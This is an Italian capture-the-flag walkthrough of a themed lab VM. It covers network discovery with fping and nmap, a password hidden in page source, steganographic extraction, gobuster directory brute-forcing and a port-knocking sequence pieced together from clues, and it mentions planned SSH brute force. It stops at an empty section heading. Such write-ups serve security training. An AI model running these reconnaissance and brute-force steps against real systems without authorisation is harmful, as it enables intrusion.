Hacking VM BlackBox 3

BONUS - BlackBox Epicode Harry P - CTF difficile

---

1. Network Discovery

Per individuare il bersaglio all'interno della rete locale, è stata inizialmente eseguita una scansione ping sweep utilizzando **fping.** Successivamente, una volta identificato l'host, è stata condotta una scansione approfondita delle porte.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.10/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
       valid_lft 7193sec preferred_lft 7193sec
    inet6 fe80::135a:f818:2f44:ebfa/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ fping -g -a 192.168.50.0/24 2>/dev/null
192.168.50.1
192.168.50.10
192.168.50.107
```

- **Identificazione Target:** L'analisi della rete ha permesso di identificare la macchina vittima all'indirizzo IP **192.168.50.107**.
- **Port Scanning (Nmap):** Utilizzando il comando `nmap -sV 192.168.50.107`, sono state rilevate le seguenti porte aperte e i relativi servizi:
    - **Porta 80/TCP:** Apache httpd 2.4.52 (Web Server).
    - **Porta 2222/TCP:** OpenSSH 8.9p1 (Un secondo servizio SSH su porta non standard, che suggerisce un possibile punto di accesso alternativo o un honeypot).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.107
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-28 03:52 -0500
Nmap scan report for 192.168.50.107
Host is up (0.0046s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
MAC Address: 08:00:27:4F:4A:44 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.63 seconds

┌──(kali㉿kali)-[~]
└─$
```


---

2. Web Enumeration


Data la presenza della porta 80 aperta, l'analisi si è spostata sull'applicazione web.

2.1 Analisi Pagina di Login e Codice Sorgente

Visitando *http://192.168.50.107/login.php*, ci si trova di fronte a una pagina di login con il logo "Theta". Un'ispezione del codice sorgente HTML (Ispettore Elemento) ha rivelato un commento nascosto all'interno del tag <img>.




- Reperto trovato: Un attributo personalizzato pass="accio".
  <img src="images/theta-logo.jpg" pass="accio" alt="Theta Logo"> Questo termine, "accio", è un potenziale frammento di password o un elemento di una passphrase, coerente con il tema "Harry P".




2.2 Steganografia sul Logo Theta

Durante l'analisi della pagina di login principale, l'attenzione si è concentrata sull'immagine theta-logo.jpg. Ricordando il ritrovamento dell'attributo pass="accio" nel codice sorgente della pagina (Fase 2), è stato ipotizzato che questa stringa potesse essere la password per celare dati all'interno dell'immagine stessa.

- **Estrazione Steganografica:** Utilizzando il tool steghide con la passphrase accio, è stato estratto con successo un file di testo nascosto all'interno del logo.
    - *Comando:* `steghide extract -sf theta-logo.jpg`
    - *Risultato:* Creazione del file poesia.txt.




- **Analisi del Contenuto (poesia.txt):** Il file conteneva un testo in rima che narrava di "Luca e Milena, maghi innamorati". Un verso in particolare ha fornito un indizio tecnico critico:
  "Era il 22 o il 2222? Un sussurro appena accennato".
- **Valore dell'Indizio:** Questa frase ha confermato che la porta 2222 (rilevata durante la scansione Nmap iniziale) non era un semplice *honeypot* o un servizio casuale, ma un punto di accesso legittimo ("il 22 o il 2222"). Questo ha diretto le successive fasi di attacco (Brute Force con Hydra) specificamente verso la porta 2222.



2.3 Directory Brute-forcing (Gobuster)

Per scoprire percorsi nascosti non linkati nella homepage, è stato lanciato gobuster con una wordlist comune.

- Comando: `gobuster dir -u http://192.168.50.107 -w common.txt -x php,txt,html`
- Risultati Rilevanti:
  - /oldsite (Status 301)
  - /welcome.php (Status 200)
  - /tmp (Status 200)
  - /images (Status 301)




---

3. Risoluzione del Puzzle (Port Knocking Discovery)


Esplorando le directory trovate da Gobuster, è emerso un pattern nascosto. In diverse pagine erano celati messaggi codificati o espliciti che associavano numeri a parole.

3.1 Oldsite e Brainfuck


Nella directory */oldsite*, è stata trovata una vecchia pagina di login. Ispezionando nuovamente il codice sorgente, è stato individuato un commento contenente una stringa in linguaggio Brainfuck. Utilizzando un traduttore online per decodificare la stringa, è stato ottenuto il primo indizio numerico.



- Codice Brainfuck 1: Decodificato in 9991 => di




- Codice Brainfuck 2: Decodificato in 12000 => il




3.2 Pagine Welcome e Tmp

Visitando le altre pagine scoperte da Gobuster, sono stati trovati messaggi in chiaro:

- Page /welcome.php: Visualizza il testo 65511 => fatto



- Page /tmp: Visualizza il testo 7282 => intenzioni



3.3 Sintesi del Port Knocking

Mettendo insieme gli indizi, abbiamo ottenuto quattro coppie "Porta => Parola". Questo suggerisce fortemente una sequenza di Port Knocking. Il server si aspetta di ricevere "bussate" (connessioni SYN) su queste porte specifiche per sbloccare un servizio o aprire una porta firewall (probabilmente per accedere via SSH).

La sequenza ricostruita al momento risulta essere:

1. 12000 (il)
2. 65511 (fatto)
3. 9991 (di)
4. 7282 (intenzioni)

---

4. Web Enumeration Avanzata (Aggiornamento)


Dopo aver individuato la directory */oldsite*, è stato eseguito un ulteriore brute-forcing delle directory specifico su questo percorso per trovare file nascosti annidati.

4.1 Enumerazione su /oldsite

Utilizzando gobuster sul path /oldsite, sono state scoperte nuove risorse interessanti:

- /oldsite/tmp (Status 200)


- /oldsite/css (Status 301)
- /oldsite/images (Status 301)
- /oldsite/login.php (Status 200).




4.2 Analisi Approfondita dei Contenuti e CSS

